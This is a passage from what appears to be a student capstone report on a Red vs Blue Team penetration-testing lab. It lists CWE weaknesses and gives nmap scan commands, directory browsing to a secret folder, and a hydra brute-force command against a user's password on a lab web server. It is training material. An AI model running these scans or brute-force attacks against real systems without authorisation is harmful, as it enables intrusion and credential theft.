


Red vs Blue Team

Capstone Engagement

Red Team vs Blue Team

Red Team Security

Network Topology

Recon

Vulnerability Assessment

Exploitation

Blue Team

Log Analysis

Attack Characterisation

Mitigations

Proposed Alarms

Mitigation Strategies


Summary

This document contains a summary of the critical security flaws discovered in the Red Team Security Assessment of Project 2 Red-vs-Blue Team.

The vulnerabilities were identified on the network using penetration testing tools and manual security analysis techniques. The Common Weakness Enumeration (CWE) is an industry-standard classification of types of software weaknesses or flaws, that can lead to security problems. CWE™ is a community-developed list of software and hardware weakness types. It serves as a common language, a measuring stick for security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

In the Blue Team Log Analysis and Attack Characterisation we utilise Kibana in Elastic Stack to analyse and illustrate the attack. Kibana enables the visual analysis of data from an Elasticsearch with Logstash and Beats. Using Kibana's interface allows us to query data in Elasticsearch indices and then visualise the results through various chart options.

The Blue Team proposes mitigations Strategies to create alarms and harden the system concerning the flaws discovered. The recommendations are not exhaustive.



Network Topology

We mapped the network topology of the project, inclusive of the Kali Attacking Machine, ELK server and the Target Machine

- RDP Connection from Remote Workstation to Gateway
- Gateway Port 22 SSH Kali Linux
- Kali Linux to Target SSH Port 22 & HTTP Port 80
- ELK Server to Target TCP Port 9200

Red Team Security Assessment

Network Red Team vs Blue Team Subnet

IP Address Range	Subnet Mask	Gateway
192.168.1.0/24	255.255.255.0	192.168.1.1

Recon

We used NMAP to scan the network, and identified the following hosts

Hostname	IP Address	Role on Network
Gateway	192.168.1.1	Hyper-V Host
Kali Linux	192.168.1.90	Attack (Penetration Tester) Machine
ELK Server	192.168.1.100	Security Monitoring
Capstone	192.168.1.105	Target (Vulnerable Web) Server

Vulnerability

Improper Authorisation of Index Containing Sensitive Information

Vulnerability

CRITICAL

CWE-612

Description

The product creates a search index of private or sensitive documents, but it does not properly limit index access to actors who are authorized to see the original information

Impact

Web sites and other document repositories may apply an indexing routine against a group of private documents to facilitate search. If the index's results are available to parties who do not have access to the documents being indexed, then attackers could obtain portions of the documents by conducting targeted searches and reading the results. The risk is especially dangerous if search results include surrounding text that was not part of the search query. This issue can appear in search engines that are not configured (or implemented) to ignore critical files that should remain hidden; even without permissions to download these files directly, the remote user could read them

Vulnerability

Exposure of Sensitive Information to an Unauthorised Actor

Vulnerability

CRITICAL

CWE-200

Description

The product exposes sensitive information to an actor that is not explicitly authorised to have access to that information

Impact

There are many different kinds of mistakes that introduce information exposures. The severity of the error can range widely, depending on the context in which the product operates, the type of sensitive information that is revealed, and the benefits it may provide to an attacker. Some kinds of sensitive information include: private, personal information, such as personal messages, financial data, health records, geographic location, or contact details

Vulnerability

Inadequate Encryption Strength

Vulnerability

CRITICAL

CWE-326

Description

A weak encryption scheme can be subjected to brute force attacks that have a reasonable chance of succeeding using current attack methods and resources

Impact

An attacker may be able to decrypt the data using brute force attacks

Vulnerability

Weak Password Requirements

Vulnerability

CRITICAL

CWE-521

Description

The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts

Impact

An attacker could easily guess user passwords and gain access user accounts

Vulnerability

Insecure Storage of Sensitive Information

Vulnerability

CRITICAL

CWE-922

Description

If read access is not properly restricted, then attackers can steal the sensitive information. If write access is not properly restricted, then attackers can modify and possibly delete the data, causing incorrect results and possibly a denial of service

Impact

Attackers can read sensitive information by accessing the unrestricted storage mechanism

Vulnerability

Unrestricted Upload of File

Vulnerability

CRITICAL

CWE-434

Description

The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment

Impact

Arbitrary code execution is possible if an uploaded file is interpreted and executed as code by the recipient. This is especially true for .asp and .php extensions uploaded to web servers because these file types are often treated as automatically executable, even when file system permissions do not specify execution. For example, in Unix environments, programs typically cannot run unless the execute bit is set, but PHP programs may be executed by the web server without directly invoking them on the operating system

Vulnerability

Weak Encoding for Password

Vulnerability

CRITICAL

CWE-261

Description

Obscuring a password with a trivial encoding does not protect the password

Impact

Gain Privileges or Assume Identity

Exploitation

NMAP Scan

Improper Authorisation of Index Containing Sensitive Information

Tools

NMAP


Processes

We start with a port scan to enumerate the network command: nmap 192.168.1.0/24 We enumerate further with NMAP to find services and versions running command: nmap -sV -A 192.168.1.105


Achievements

Identify IP address 192.168.1.105, TCP Ports 22 and 80 open, We also uncover Apache version and Web Directory Index

Nmap Scan: Port 22 & 80 Open



Nmap Service and Version Scan:



Sensitive Data Exposure

Exposure of Sensitive Information to an Unauthorised Actor

Tools

Manual Access


Processes

We access the insecure Apache HTTP website 192.168.1.105


Achievements

Navigating through the directories we find information relating to the company_secret_folder

Company Folder



Secret Folder



Brute Force Attack

Inadequate Encryption Strength

Tools

Hydra


Processes

We use the information found in the company_secret_folder and run a brute-force attack on the password protected secret folder command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder


Achievements

Successful retrieval of User and Password

Hydra



Login with user Ashtons credentials



Unlock Folder to Compromise Server

Insecure Storage of Sensitive Information

Tools

Manual access via folder

